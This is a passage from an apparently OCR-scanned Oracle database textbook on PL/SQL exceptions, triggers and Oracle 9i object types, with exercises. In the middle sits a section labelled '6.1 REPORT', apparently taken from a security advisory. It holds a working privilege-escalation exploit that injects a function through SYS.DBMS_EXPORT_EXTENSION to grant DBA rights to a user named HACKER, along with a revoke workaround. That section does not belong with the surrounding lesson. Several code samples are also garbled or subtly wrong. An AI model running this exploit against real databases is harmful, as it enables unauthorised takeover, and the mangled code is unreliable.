COMMIT;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        Dbms.Output.put_line('Empno does not exists');
    WHEN TOO_MANY_ROWS THEN
        Dbms.Output.put_line('No. of rows selected');
END;
/
SQL> /
No. of rows selected.

```

The block above will generate an error either there are more than one record with an empno greater than 7698 or emp table does not have a record with empno>=7698. The exception raised from this will be passed to the EXCEPTION section where each handled action will be checked. The statements within the TOO_MANY_ROWS or NO_DATA_FOUND will be executed before the block is terminated.

But if some other error occurred this EXCEPTION section would not handle it because it is not defined as a checkable action. To cover all possible errors other than this, use WHEN OTHERS exception.

For example :

```

DECLARE
    TEMP_Sal NUMBER(10,2);
BEGIN
    SELECT sal INTO TEMP_sal
    From emp
    WHERE empno>=7698;

```

```

IF TEMP_sal > 1000 THEN
    UPDATE emp SET sal = (TEMP_sal*1.175)
    WHERE empno>=7698;
ELSE
    UPDATE emp SET sal = 5000
    WHERE empno>=7698;
END IF;
COMMIT;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        Dbms.Output.put_line('Empno does not exists');
    WHEN TOO_MANY_ROWS THEN
        Dbms.Output.put_line('No. of rows selected');
    WHEN OTHERS THEN
        Dbms.Output.put_line('SOME ERROR OCCURRED');
END;

```

This block will trap all errors. If the exception is not no rows returned or too many rows returned then the OTHERS action will perform the error handling.

PL/SQL provides two special functions for use within an EXCEPTION section, they are SQLCODE and SQLERRM. SQLCODE is the Oracle error code of the exception, SQLERRM is the Oracle error message of the exception. You can use these functions to detect what error has occurred (very useful in an OTHERS action). This is generally used to store errors occurs in PL/SQL program in table so SQLCODE and SQLERRM should be assigned to variables before you attempt to use them.

For example :

```

DECLARE
    TEMP_Sal NUMBER(10,2);
    ERR_MSG VARCHAR2(100);
    ERR_CDE NUMBER;
BEGIN
    SELECT sal INTO TEMP_sal
    From emp
    WHERE empno>=7698;
BEGIN

```

```

SELECT sal INTO TEMP_sal
From emp
WHERE empno>=7698;
    IF TEMP_sal > 1000 THEN
        UPDATE emp SET sal = (TEMP_sal*1.175)
        WHERE empno>=7698;
    ELSE
        UPDATE emp SET sal = 5000
        WHERE empno>=7698;
    END IF;
COMMIT;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        INSERT INTO ERRORS (CODE, MESSAGE)
        VALUES (99, 'NOT FOUND');
    WHEN TOO_MANY_ROWS THEN
        INSERT INTO ERRORS (CODE, MESSAGE)
        VALUES (99, 'TOO MANY');
    WHEN OTHERS THEN
        ERR_CDE := SQLCODE;
        ERR_MSG := SUBSTR(SQLERRM,1,100);

        INSERT INTO ERRORS (CODE, MESSAGE)
VALUES(ERR_CDE, ERR_MSG);
END;
```

In this case ERRORS table contain fields code and message. According to error occurred in PL/SQL block, the values of code and message will get stored into an ERRORS table.

4.8.2 User Defined Exception

There are two methods of defining exception by user.

1. RAISE statement
2. RAISE_APPLICATION_ERROR statement

1. RAISE Statement

If you explicitly need to raise an error then RAISE statement is used and you have to declared an exception variable in declared section.

For example :

```
DECLARE
    TEMP_Sal NUMBER(10,2);
    NEGATIVE_SAL EXCEPTION;
BEGIN
    SELECT sal INTO TEMP_Sal
    From emp
    WHERE empno=7698;

    IF TEMP_Sal < 0 THEN
        Raise NEGATIVE_SAL;
    ELSE
        UPDATE emp SET Sal = 5000
        WHERE empno=7698;
    END IF;
    COMMIT;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        dbms_output.put_line('Record NOT FOUND');

WHEN NEGATIVE_SAL THEN
        dbms_output.put_line('Salary is negative');
END;
```

If the above example find row with an Sal less than 0 then PL/SQL raise user_defined Negative_Sal exception.

2. RAISE_APPLICATION_ERROR Statement

The RAISE_APPLICATION_ERROR takes two input parameters :
The error number
and error message. The error number must be between -20001 to -20999. You can call RAISE_APPLICATION_ERROR from within procedures, functions, packages and triggers.

For example :

```
1. DECLARE
    TEMP_Sal NUMBER(10, 2);
BEGIN
    SELECT sal INTO TEMP_sal
    From emp
    WHERE empno=7698;
```

```

        UPDATE emp SET sal = TEMP_sal *1.5
        WHERE empno=7698;
    COMMIT;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        RAISE_APPLICATION_ERROR (-20100,'Record NOT
FOUND');
END;

```

Note that in this case exception variable declaration is not required.

2. DECLARE

```

    Temp_Sal number (10, 2);
BEGIN
    SELECT Sal INTO TEMP_Sal
    From emp
    WHERE empno = 7698;
    If TEMP_Sal < 0 then
        RAISE_application_error (- 20010, 'Salary is negative');
    else
        update emp
        SET sal = 5000
        WHERE empno = 7698;
    end if;
EXCEPTION
    when no_data_found then
        dbms_output.put_line('Record not found');
end;

```

PL/SQL block with exception :

1. Accept empno and check whether it is present in emp table or not.

```

DECLARE
    v_no emp.empno%type;
    v_empno emp.empno%type;
BEGIN
    v_empno:=&v_empno;
    select empno into v_no
    from emp

```

```

where empno=v_empno;
if v_no=v_empno then
    dbms_output.put_line('Empno exists');
end if;
    When no_data_found then
        dbms_output.put_line('Empno does not exists');
End;

```

Output :

```

SQL> /
Enter value for v_empno: 7768
old 5: v_empno:=&v_empno;
new 5: v_empno:=7768;
Empno does not exists
SQL> /
Enter value for v_empno: 7698
old 5: v_empno:=&v_empno;
new 5: v_empno:=7698;
empno exists

```

2. Print name of emp getting second max salary.

```

DECLARE
    v_name emp.ename%type;
BEGIN
    select e2.ename into v_name
    from emp e1, emp e2
    where e1.sal>e2.sal;
    dbms_output.put_line(v_name || 'is getting second max
salary');
Exception
    When too_many_rows then
        dbms_output.put_line('More than one Empno getting
second max salary');
End;

```

Output :

```

SQL> /
More than one empno getting second max salary.

```

3. Accept empno and check whether comm is null or not.

If comm is null raise an exception otherwise display comm.

```

DECLARE

```



```

v_comm emp.comm%type;
v_empno emp.empno%type;
check_comm exception;
BEGIN
v_empno:=&v_empno;
select comm into v_comm
from emp
where empno=v_empno;
if v_comm is NULL then
raise check_comm;
else
dbms_output.put_line('comm = '||v_comm);
end if;
Exception
When no_data_found then
dbms_output.put_line('Empno does not exists');
When check_comm then
dbms_output.put_line('Empno getting null comm');
End;

```

Output :

```

SQL> /
Enter value for v_empno: 7566
old 6: v_empno:=&v_empno;
new 6: v_empno:= 7566;
Empno getting null comm
SQL> /
Enter value for v_empno: 7521
old 6: v_empno:=&v_empno;
new 6: v_empno:=7521;
comm = 500

```

4.4 - 4.8 Check Your Progress

Fill in the blanks

- 1) Oracle have _____ built in errors.
- 2) An _____ is an abnormal condition occurred during the program executes.
- 3) _____ is the memory variables.

4.9 SUMMARY

A PL/SQL Block has four sections Declare, Begin, Exception and End. Char (), number (), date() and lob() these are the data –types of PL/SQL block. Declare section is used for declaration. Queries are written in begin section. Exceptions are written in exceptions section and lastly the block will close by end section.

There are three types of loop statements simple loop, for loop and while loop. Control statements are classified as conditional control, iterative control and sequential control. Whenever a SQL Statement is issued the database server opens an area of memory is called private SQL area. This area is called as cursor. There are two types of cursors implicit cursor and explicit cursor. An abnormal condition in a program is called exception. There are two classes of exceptions-predefined exception and user-defined exception.

Source : plsql-tutorial.com(e-link)

4.9 CHECK YOUR PROGRESS-ANSWERS

4.1-4.3

- 1) Declare
- 2) Begin

4.4-4.8

- 1) 20,000
- 2) Exception
- 3) Cursor

4.10 QUESTIONS FOR SELF – STUDY

- Q.1 Accept a number and check whether it is palindrome or not.
- Q.2 Accept a number and check whether it is prime or not.
- Q.3 Accept a number and check whether it is Armstrong no. or not.
- Q.4 Print 1st 10 terms of Fibonacci series.
- Q.5 Accept 10 numbers in a loop and print sum of accepted even numbers and odd numbers separately.

Q.6 Accept a string and print it as follows :

```
o
o r
o r a
o r a c
o r a c l
o r a c l e
```

(in this case accepted string is oracle)

Q.7 Accept a string and a character and check how many times a character occurs in a string. (Use substr function).

PL/SQL block using emp and dept. table :

1. Check whether SMITH's salary is greater than BLAKE's salary or not.
2. If SMITH's salary is greater than BLAKE's salary then update emp table and set BLAKE's salary same as SMITH's salary otherwise set SMITH's salary same as BLAKE's salary.
3. Print the name of employee having maximum salary and the name of employee having minimum salary.
4. Print the name of employee working in department 10 and having maximum salary.
5. Print the name of employee having 2nd maximum salary.
6. Print the day when ADAMS was joined.
7. Print the number of employees joined in month of December.
8. Increment the salary by 15% of employees having location as NEW YORK.
9. Increment the salary by 10% of employees having 'BLAKE' as manager and by 20% having 'KING' as manager.
10. Change NULL commission to 1000.

PL/SQL block using cursor :

1. Update the salary of employee by 20% for even records and 10% for odd records.
2. Print the information of employee as empno, ename, sal, job and department number using cursor.
3. Print 4th, 6th and 10th records from emp table.
4. Print the names of employee having commission as NULL.
5. Print the information of 1st five highest salary earner.
6. Print the information of employees having manager as 'BLAKE'.
7. Update the salary by 15% of employee working in department 10 and store this information in emp_raise table as empno, sysdate and changed salary.



[illegible]

Chapter 5

TRIGGER

- 5.0 Objectives**
- 5.1 Introduction**
- 5.2 Creating a Trigger**
- 5.3 Access the value of column inside a Trigger**
- 5.4 Modifying a Trigger**
- 5.5 Enabling/Disabling a Trigger**
- 5.6 Deleting a Trigger**
- 5.7 Summary**
- 5.8 Check Your Progress - Answers**
- 5.9 Questions for Self - Study**

5.0 OBJECTIVES

After reading this chapter you will able to -

- describe how to Create Trigger
- describe how to Modify Trigger
- State Enable / Disable trigger
- State Delete Trigger

5.1 INTRODUCTION

A trigger is PL/SQL code block which is executed by an event which occurs to a database table. Triggers are implicitly invoked when INSERT, UPDATE or DELETE command is executed. A trigger is associated to a table or a view. When a view is used, the base table triggers are normally enabled.

Triggers are stored as text and compiled at execute time, because of this it is wise not to include much code in them. You may not use COMMIT, ROLLBACK and SAVEPOINT statements within trigger blocks.

The advantages of using trigger are :

1. It creates consistency and access restrictions to the database.
2. It implements the security.

5.2 CREATING A TRIGGER

A trigger is created with CREATE TRIGGER command.

Syntax :

```
CREATE [OR REPLACE] TRIGGER trigger_name
{BEFORE / AFTER / INSTEAD OF}
{DELETE /INSERT/UPDATE [OF column [,column....]]}
[OR {DELETE /INSERT/UPDATE [OF column
[,column....]]}]
ON {TABLE/VIEW}
FOR EACH {ROW / STATEMENT}
[WHEN (condition)]
PL/SQL block.
```

Triggers may be called BEFORE or AFTER the following events.
INSERT, UPDATE and DELETE.

The BEFORE trigger is used when some processing is needed before execution of the command.

The AFTER trigger is triggered only after the execution of the associated triggering commands.

INSTEAD OF trigger is applied to view only.

Triggers may be ROW or STATEMENT types.

ROW type trigger which is also called as ROW level trigger is executed on all the rows that are affected by the command.

STATEMENT type trigger (STATEMENT level trigger) is triggered only once. For example if an DELETE command deletes 15 rows, the commands contained in the trigger are executed only once and not with every processed row.

The trigger can be activated by a SQL command or by system event or a user event which are called triggering events.

According to these events, trigger types are :

1. **TABLE triggers** : Applied to DML commands (INSERT / DELETE / UPDATE).
2. **SYSTEM EVENT triggers** : Such as startup, shutdown of the database and server error message event.
3. **USER EVENT triggers** : Such as User logon and logoff, DDL commands (CREATE, ALTER, DROP), DML commands (INSERT, DELETE, UPDATE).

WHEN clause is used to specify triggering restriction i.e. it specifies what condition must be true for the trigger to be activated.

PL/SQL block is a trigger action.

Thus every trigger is divided into three components as :

1. Triggering event
2. Triggering restriction
3. Triggering action.

5.3 ACCESS THE VALUE OF COLUMN INSIDE A TRIGGER

A value of a column of a ROW-LEVEL trigger can be accessed using NEW and OLD variable.

Syntax : Column_name : NEW

Column_name : OLD

Depending on the commands INSERT, UPDATE and DELETE, the values NEW and OLD will be used as follows :

1. **INSERT command** : The value of the fields that will be inserted must be preceded by : NEW
2. **UPDATE command** : The original value is accessed with : OLD and the new values will be preceded by : NEW.
3. **DELETE command** : The values in this case must be preceded by : OLD.

For example :

```
SQL> create trigger tr_sal
2      before insert on emp
3      for each row
4      begin
5      if :new.sal = 0 then
6      Raise_application_error('-20010','Salary should be greater
      than 0');
7      end if;
8      end;
SQL> /
```

Trigger created.

When you insert data into an emp table **with salary 0** at that time this trigger will get executed.

5.1, 5.2, 5.3 Check Your Progress

Fill in the blanks

- 1) A trigger is executed by an_____ .
- 2) Startup , shutdown are the_____ level triggers.
- 3) Log on log.off are _____event triggers.

5.4 MODIFYING A TRIGGER

A trigger can be modified using OR REPLACE clause of CREATE TRIGGER command.

example :

```
SQL> create or replace trigger tr_sal
2  before insert on emp
3  for each row
4  begin
5  if :new.sal <=0 then
6  Raise_application_error('-20010','Salary should be greater
  than 0');
7  end if;
8  end;
SQL> /
```

Trigger created.

When you insert data into an emp table **with salary 0 or less than 0** at that time this trigger will get executed.

5.5 ENABLING/ DISABLING A TRIGGER

To enable or disable a specific trigger, ALTER TRIGGER command is used.

Syntax :

```
ALTER TRIGGER trigger_name ENABLE / DISABLE ;
```

When a trigger is created, it is automatically enabled and it gets executed according to the triggering command. To disable the trigger, use DISABLE option as :

```
ALTER TRIGGER tr_sal  DISABLE;
```


To enable or disable all the triggers of a table, ALTER TABLE command is used.

Syntax :

```
ALTER TABLE table_name ENABLE / DISABLE ALL TRIGGERS;
```

For example :

```
ALTER TABLE emp DISABLE ALL TRIGGERS;
```

5.6 DELETING A TRIGGER

To delete a trigger, use DROP TRIGGER command.

Syntax :

```
DROP TRIGGER trigger_name;
```

For example :

```
DROP TRIGGER tr_sal;
```

5.4, 5.5, 5.6 Check Your Progress

Fill in the blanks

- 1) _____ command is used for alteration of trigger.
- 2) _____ command is used for dropping the trigger

5.7 SUMMARY

A trigger is PL/SQL code block, which is executed by an event, which occurs to a database table. Triggers are implicitly invoked when Insert, update or delete command is executed.

You may not use commit, Rollback and save point commands within trigger blocks. According to events triggers are of three types table triggers, system event triggers and user event triggers. To enable or disable a trigger, Alter trigger command is used. By using drop trigger command we can delete a trigger.

Source : [docs.oracle.com\(e-link\)](https://docs.oracle.com/e-link)

5.8 CHECK YOUR PROGRESS-ANSWERS

5.1, 5.2, 5.3

- 1) Event
- 2) System
- 3) User

5.4,5.5,5.6

- 1) Alter
- 2) Drop

5.9 QUESTIONS FOR SELF- STUDY

- 1) What is trigger ? What are it's advantages ?
- 2) What are the types of trigger ?
- 3) Explain with example how will you create trigger.
- 4) How will you modify trigger ?
- 5) Explain 1. ALTER TRIGGER
2. DELETE TRIGGER



NOTES

[illegible]

NOTES

[illegible]

Chapter 6

ORACLE 9i

- 6.0 Objectives**
- 6.1 Report**
- 6.2 ORACLE 9i Database Types.**
- 6.3 Uses of Objects**
- 6.4 Types of Objects**
- 6.5 Features of Objects**
 - 6.5.1 Naming Convention for Object**
 - 6.5.2 Example of Common Object**
 - 6.5.3 Structure of Simple Object**
 - 6.5.4 Inserting Records Into Customer table**
- 6.6 Implementing Object Views**
 - 6.6.1 Why Use Object Views**
 - 6.6.2 Using where Clauses**
- 6.7 Benefits of Using Object Views**
- 6.8 Nested Table**
- 6.9 Variable Arrays**
 - 6.9.1 Creating Varying Arrays**
- 6.10 Referencing Objects**
- 6.11 Introduction to Oracle Packages**
- 6.12 Summary**
- 6.13 Check Your Progress - Answers**
- 6.14 Questions For Self-Study**

6.0 OBJECTIVES

After reading this chapter you will able to -

- State use of object
- Describe Types of object
- Discuss Features of object

6.1 REPORT

Details

The following proof of concept exploit code (0day) injects a custom PL/SQL function. This function is executed in the SYS context and grants the DBA permission to the user HACKER. This exploit is working on Oracle 9i Rel. 2 and Oracle 10g express Edition (XE) too.

Workarounds

You can revoke the public privilege from public.

```
REVOKE EXECUTE ON SYS.DBMS_EXPORT_EXTENSION
FROM PUBLIC FORCE;
```

The package dbms_export_extension is needed for doing export files. After revoking the public grant, you should assign the execute role on dbms_export_extension to your export user (e.g. SYSTEM)

Example :

Create a function in a package first and inject the function. The function will be executed as user SYS.

```
CREATE OR REPLACE
PACKAGE MYBADPACKAGE AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo, p3 VARCHAR2, p4 VARCHAR2, env
SYS.odcienv)
RETURN NUMBER;
END;
/
CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo
SYS.odciindexinfo, p3 VARCHAR2, p4 VARCHAR2, env SYS.
odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
```

```

EXECUTE IMMEDIATE 'GRANT DBA TO HACKER';
COMMIT;
RETURN(1);
END;
/

```

Inject the function in dbms_export_extension

```

DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'HACKER';
TYPE_NAME := 'MYBADPACKAGE';
TYPE_SCHEMA := 'HACKER';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;
V_Return :=
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_
METADATA(INDEX)_NAME => INDEX_NAME,
INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME =>
TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION,
NEWBLOCK => NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/

```

6.2 ORACLE 9i DATABASE TYPES

An upgraded Oracle 9i consists of three different types :

- i) **Relational** : The traditional ORACLE relational database (RDBMS).

- ii) **Object-relational** : The traditional ORACLE relational database, extended to include object-oriented concepts and structures such as abstract datatype, nested tables and varying arrays.
- iii) **Object-oriented** : An object-oriented database whose design is based only on Object-Oriented Analysis and Design principles.

Oracle provides full support to all the three types. Whatever method we choose, we must be familiar with the functions and features of the core ORACLE relational database. Even if OO capabilities are used, the functions and datatypes available in Oracle and its programming languages i.e. SQL and PL/SQL should be known.

6.3 USES OF OBJECTS

Objects reduce complexity of representing complex data and its relations. Objects also help to simplify the way to interact the data. Benefits of using OO features are :

- **Object reuse** : We can reuse previously written code modules by writing OO code. If we create OO database objects, chances of reuse of these database objects will be more.
- **Standards adherence** : If database objects are built by using standards, then the chances they will be reused increase exponentially. We have to create de Facto Standard for applications or tables if we use the same set of database objects for multiple applications or tables.

For e.g., if for addresses of students we create a standard datatype, then all the addresses in the database will use the same internal format.

The main things we consider while using objects are the time taken to learn how to use OO features and the added complexity of the system. The little time required to develop and use condensed datatype is a good measure for the time required for learning Oracle's OO features.

Object is made up of combination of **data** and the **methods** which we use to interact with data.

For example :

If clerk want to make list of addresses of students then there is a standard for the structure of an address. First there is student's name, then street name, city name, state name and then code number.

When new admissions are taken, then the student is added in the list using same procedure.

Add Student() For adding a student to the list.

Update Student() For updating student's information.

Remove Student() For deleting a student from the list in case of cancelling admission.

Method not only manipulate data but can give any information or report on data. See given example.

If any company want to give new skills training to its workers. Then information about age of a worker is valuable to see that how many workers can learn new skills considering their ages.

Here, if workers birthdates are stored then method for calculating age can be used and we have a report on worker's current age.

6.1, 6.2, 6.3 Check Your Progress

Fill in the blanks

- 1) _____ database whose design is based on object on object oriented Analysis .
- 2) Object is made up of _____ & _____ .
- 3) In Oracle 9i ' i ' stands for _____.

6.4 TYPES OF OBJECTS

Oracle have different types of objects. Here some major types are described.

Abstract Datatype :

Abstract datatype consists of one or more subtypes. Rather than being constrained to the standard oracle datatype of NUMBER, DATA and Varchar2, the abstract datatype can describe data more accurately.

For example, For an address an abstract datatype may consist following columns.

Street	VARCHAR2 (40)
City	VARCHAR2 (15)
State	VARCHAR 2 (10)
PIN	NUMBER

When table using address information is created, a column which uses abstract datatype for address can be created. This will contain the above columns that are part of the abstract data type.

Example :

```
CREATE TYPE PERSON_TV AS OBJECT (NAME VARCHAR2
(20), ADDRESS ADDRESS_TY);
```

Output :

Type Created

While using the abstract datatype the benefits for objects like reuse and standard adherence are realised. A standard for the representation of abstract data elements, for e.g. address, companies etc. is created when an abstract datatype is created. When the same abstract datatype is used in multiple places, the same logical data is represented in the same manner in each place.

When the same abstract datatype is used in multiple places, the same logical data is represented in the same manner in each place.

Reuse of the abstract datatype shows the enforcement of standard representation for the data to which it is bound.

We can use abstract datatype to create an **object table**. In an object table, the columns of the table map to the columns of an abstract datatype.

Nested Tables :

A nested tables means 'table within a table'. A nested table is a 'a collection of rows, represented as a column within the main table'. For each record within the main table, the nested table may contain multiple rows. In one sense, it's a way of storing a one-to-many relationship within one table.

Consider a table containing information about departments, in which each department may have many projects in progress at one time. in a strictly relational model, two separate tables would be created :

- i) DEPARTMETN
- ii) PROJECT

Nested tables allow us to store the information about projects within the DEPARTMENT table. The project table records can be accessed directly via the DEPARTMENT table, without the need to perform a join.

The ability to select data without traversing joins makes data access easier. Even if methods for accessing nested data are not defined, Department and Project data have clearly been associated.

In a strictly relational model, the association between the DEPARTMENT and PROJECT tables would be accomplished by a foreign key.

Varying Arrays :

A varying array is a 'set of objects, each with the same datatype'. The size of the array is limited when it is created.

Varying arrays are also known as **VARRAYS**. They allow storing repeating attributes in tables.

For example : suppose there is a PROJECT table, and projects having workers assigned to them.

A project may have many workers, and a worker may work on multiple projects. In a strictly relational implementation, a PROJECT table, a WORKER table, and an intersection table PROJECT_WORKER would be created which store the relationships between them.

Varying arrays can be used to store the worker names in the PROJECT table. If projects are limited to fifteen workers or fewer, a varying array with a limit of fifteen entries can be created. The datatype for the varying arrays will be whatever datatype is appropriate for the worker name values.

Then varying array can be populated, so that for each project the names of all of the project's workers can be selected without querying the WORKER table.

Note : When a table is created with a varying array, the array is a nested table with a **limited** set of rows.

Large Objects :

A large object or LOB is capable of storing large volumes of data. The different LOB datatypes available are BLOB, CLOB, NCLOB, and BFILE.

- ❑ The BLOB datatype is used for binary data and can extend to 4GB in length.
- ❑ The CLOB datatype stores character data and can store data up to 4GB in length.
- ❑ The NCLOB datatype is used to store CLOB data for multibyte character sets.

- ❑ The data for BLOB, CLOB and NCLOB datatype is stored inside the database. So, there can be a single row in the database that is over 4GB in length.

One of the LOB datatype, BFILE, is a pointer to an external file. The files referenced by BFILEs exist at operating system level. The database only maintains a pointer to the file. The size of the external file is limited only by the operating system. The data is stored outside the database, so ORACLE does not maintain concurrency or integrity of the data.

We can use multiple LOBs per table. For example, consider a table with a CLOB column and two BLOB columns. This is an improvement over the LONG datatype, as there can be one LONG per table, ORACLE provides a number of functions and procedures, which can be used to manipulate and select LOB data.

References :

Varying arrays and Nested tables are embedded objects. They are physically embedded within another object. They of object called as referenced objects, are **physically separate** from the objects that refer to them. References (also known as REFs) are essentially pointers to row objects. A **row object** is different from a **column object**. An example of a column object would be a varying array. It is an object that is treated as a column in a table. On the other hand, a row object **always** represents a row.

References are typically among the **last OO features** implemented while migrating a relational database to an object-relational or pure **OO** one.

Object Views :

Object views allow adding OO concepts **on top** of existing relational table. For example, an abstract datatype can be created based on an existing table definition. Thus, object views give the benefits of relational table storage and OO structures. Object views allow the development of OO features within a relational database, a kind of bridge between the relational and OO worlds.

6.5 FEATURES OF OBJECTS

An object has a name, a standard representation and a standard collection of operations that affect it. The operations that affect an object are called '**methods**'. So, an abstract datatype has a name, a standard representation and defined methods for accessing data. All

objects that use abstract datatype will share the same structure, methods and representation.

Abstract datatypes are a part of an OO concept called **abstraction**, the conceptual existence of **classes** within a database. The abstract data type may be nested. It is not necessary to create physical tables at each level of abstraction instead, the structural existence of the abstract types are sufficient.

The methods attached to each level of abstraction may be called from higher levels of abstraction.

For example, the ADDRESS data type's methods can be accessed during a call to a PERSON datatype.

During the creation of objects, they inherit the structure of the data elements they descend from.

For example, if **address** is a class of data, then **PERSON_TY**, the person name and the corresponding **address** would inherit the structural definitions of address.

Nested abstract data type inherits the representations of their **parents** from a data perspective. The ability to create hierarchies of abstract datatype is available from Oracle 8.1 onwards.

6.5.1 Naming Conventions For Objects

Following rules should be followed while working with OO.

1. Table and column names will be **singular** (such as EMPLOYEE, Name and State).
2. Abstract datatype names will be singular nouns with a **_TY** suffix (such as PERSON_TY or ADDRESS_TY).
3. Table and Datatype names will always be **uppercase** (such as EMPLOYEE or PERSON_TY)
4. Column names will always be **lower case** (such as state and start_date).
5. Object view names will be singular nouns with a **_OV** suffix (such as PERSON_OV or ADDRESS_OV).
6. Nested table names will be plural nouns with a **_NT** suffix (such as WORKERS__NT).
7. Varying array names will be plural nouns with a **_VA** suffix (such as WORKERS_VA).

The name of an object should consist two parts, the core object name and the suffix. The core object name should follow naming standards and the suffixes help to identify the type of object.

6.5.2 Example OF A Common Object

We consider here a common object found in most systems, i.e. addresses. Addresses are maintained and selected. The addresses of workers can follow a standard format. The street name, city name, state name and pin code can be used as the basis of an abstract datatype for addresses. Use the create type command to create an abstract datatype.

Example :

CREATE TYPE ADDRESS TY AS OBJECT

```
(STREET VARCHAR2(40), CITY VARCHAR2(20), STATE  
VARCHAR2(20), PIN NUMBER);
```

Output :

Type created.

In Oracle, the CREATE TYPE command is an interesting command. The command in the above example says that create an abstract datatype named ADDRESS_TY. It will be represented as having four attributes, Street, City, State and Pin, using a defined datatype and length for each attribute.

The ADDRESS_TY datatype can be used within other datatypes. For example, the creation of a standard datatype required for people. People have names and addresses, so the following abstract data type can be created.

Example :

CREATE TYPE PERSON_TY AS OBJECT(

```
NAME VARCHAR2(20), ADDRESS ADDRESS_TY);
```

Output :

Type created.

Firstly, the abstract datatype was given a name PERSON_TY and identified as an object via the **as object** clause. Then, two columns were defined.

The line :

- (NAME VARCHAR2 (20), defines the first column of PERSON_TY's representation.
- ADDRESS ADDRESS_TY), defines the second column of PERSON_TY's representation.

The second column, Address uses the ADDRESS_TY abstract datatype previously created. The columns within ADDRESS_TY, (according to the ADDRESS_TY definition) are as follows :

- (STREET VARCHAR2 (40), defines the first column of ADDRESS_TY's representation.
- CITY VARCHAR2 (20), defines the second column of ADDRESS_TY's representation.
- STATE VARCHAR2 (20), defines the third column of ADDRESS_TY's representation.
- ZIP NUMBER); defines the fourth column of ADDRESS_TY's representation.

So, a PEROSN_TY entry will have a Name, Street, City, State and Pin columns because one of its columns is explicitly bound to the **ADDRESS_TY** abstract type.

This capability to define and reuse abstract data types can simplify data representation within a database. For example, a Street column is seldom used by itself. It is almost always used as a part of an address. Abstract datatype allows the joining of these elements together and dealing with the whole address instead of its parts like street, city --- etc. that constitute the address.

The PERSON_TY datatype can be used to create an OO based table.

6.5.3 Structure of a Simple Object

Data **cannot be inserted** into PERSON_TY. The reason is that a datatype describes data, it **does not** store data. To store data, a **table** that uses this datatype has to be created. Then only it will be possible to store data in that table, formatted for the specified datatype.

The following command creates a table named CUSTOMER. A customer has a Customer_ID and all the attributes of a person (via the PERSON_TY datatype).

Example :

```
CREATE TABLE CUSTOMER(  
    CUSTOMER_ID NUMBER, PERSON PERSON_TY);
```

Output :

Type created.

Example :

We now see the example of command used to retrieve CUSTOMER table's column definition.

```
DESC CUSTOMER;
```

Output :

Name	Null?	Type

CUSTOMER_ID		NUMBER
PERSON		PERSON_TY

The Person column is shown by the **DESCRIBE** command to be defined by a **named TYPE**.

The **DESCRIBE** command does not show the structure of the **TYPE** associated with the Person column. There is a need to query the data dictionary directly to see that information.

Example :

DESC PERSON_TY;

Output :

Name	Null?	Type

NAME		VARCHAR2 (20)
ADDRESS		ADDRESS_TY

Example :

DESC ADDRESS_TY;

Output :

Name	Null?	Type

STREET		VARCHAR2 (40)
CITY		VARCHAR2 (20)
STATE		VARCHAR2 (20)
PIN		NUMBER

The data dictionary is a “series of tables and views the contain information about structures and users in the database”. The data dictionary can be queried for information about database objects that are owned or on which access rights have been granted.

Example :

The **USER_TAB_COLUMNS** data dictionary view can be queried to see the datatype associated with each column in the CUSTIMER table.

SELECT COLUMN_NAME, DATA_TYPE **FROM**
USER_TAB_COLUMNS

WHERE TABLE_NAME = 'CUSTOMER';

Output :

COLUMN_NAME	DATA_TYPE
CUSTOMER_ID	NUMBER
PERSON	PERSON_TY

Example :

See the following query, the name, length and datatype are selected for each of attributes within the PERSON_TY datatype.

```
SELECT ATTR_NAME, LENGTH, ATTR_TYPE_NAME FROM
USER_TYPE_ATTRS
WHERE TYPE_NAME = 'PERSON_TY';
```

Output :

ATTR_NAME	LENGTH	ATTR_TYPE_NAME
NAME	20	VARCHAR2
ADDRESS		ADDRESS_TY

The query output shows that the PERSON_TY type consists of a Name column (defined as a VARCHAR2 column with a length of 20) and an Address column (defined using the ADDRESS_TY type).

Example :

Query USER_TYPE_ATTRS again to see the attributes of the ADDRESS_TY datatype :

```
SELECT ATTR_NAME, LENGTH, ATTR_TYPE_NAME FORM
USER_TYPE_ATTRS
WHERE TYPE_NAME = 'ADDRESS_TY';
```

Output :

ATTR_NAME	LENGTH	ATTR_TYPE_NAME
STREET	40	VARCHAR2
CITY	20	VARCHAR2
STATE	20	VARCHAR2
PIN		NUMBER

6.5.4 Inserting Records Into The CUSTOMER TABLE

Oracle creates methods called 'constructor methods', for data management when a abstract datatype is created. A constructor method is a program that is named after the datatype. Its parameters are the names of the attributes defined for the datatype. Construction

method can be used when records are to be inserted into a table created from abstract datatypes.

For example, the CUSTOMER table uses the PERSON_TY datatypes, and the PERSON_TY datatype uses the ADDRESS_TY abstract datatype. In order to insert a record into the CUSTOMER table, a record using the PERSON_TY and ADDRESS_TY datatype needs to be inserted. To insert records using this datatype, the use of the constructor methods for the abstract datatype is required.

Example :

A record is inserted into CUSTOMER using the constructor methods for the PERSON_TY and ADDRESS_TY abstract data types. The constructor methods for these abstract data types are shown in bold in the example. They have the same names as the data type :

```
INSERT INTO COUSTOMER VALUES(1, PERSON_TY('Rahul  
ADDRESS_TY('Kothrud', 'Pune', 'Maharashtra', 411054));
```

Output :

1 row created.

The insert command provides the values to be inserted as a row in the **CUSTOMER** table. The values provided must match the column in the table.

In the above example, a CUSTOMER_ID value of 1 is specified. Then, the values for the Person column are inserted, suing the **PERSON_TY** constructor method (shown in bold). Within the PERSON_TY datatype, a Name is specified and then the ADDRESS_TY constructor method (shown in bold and underlined) is used to insert the Address values.

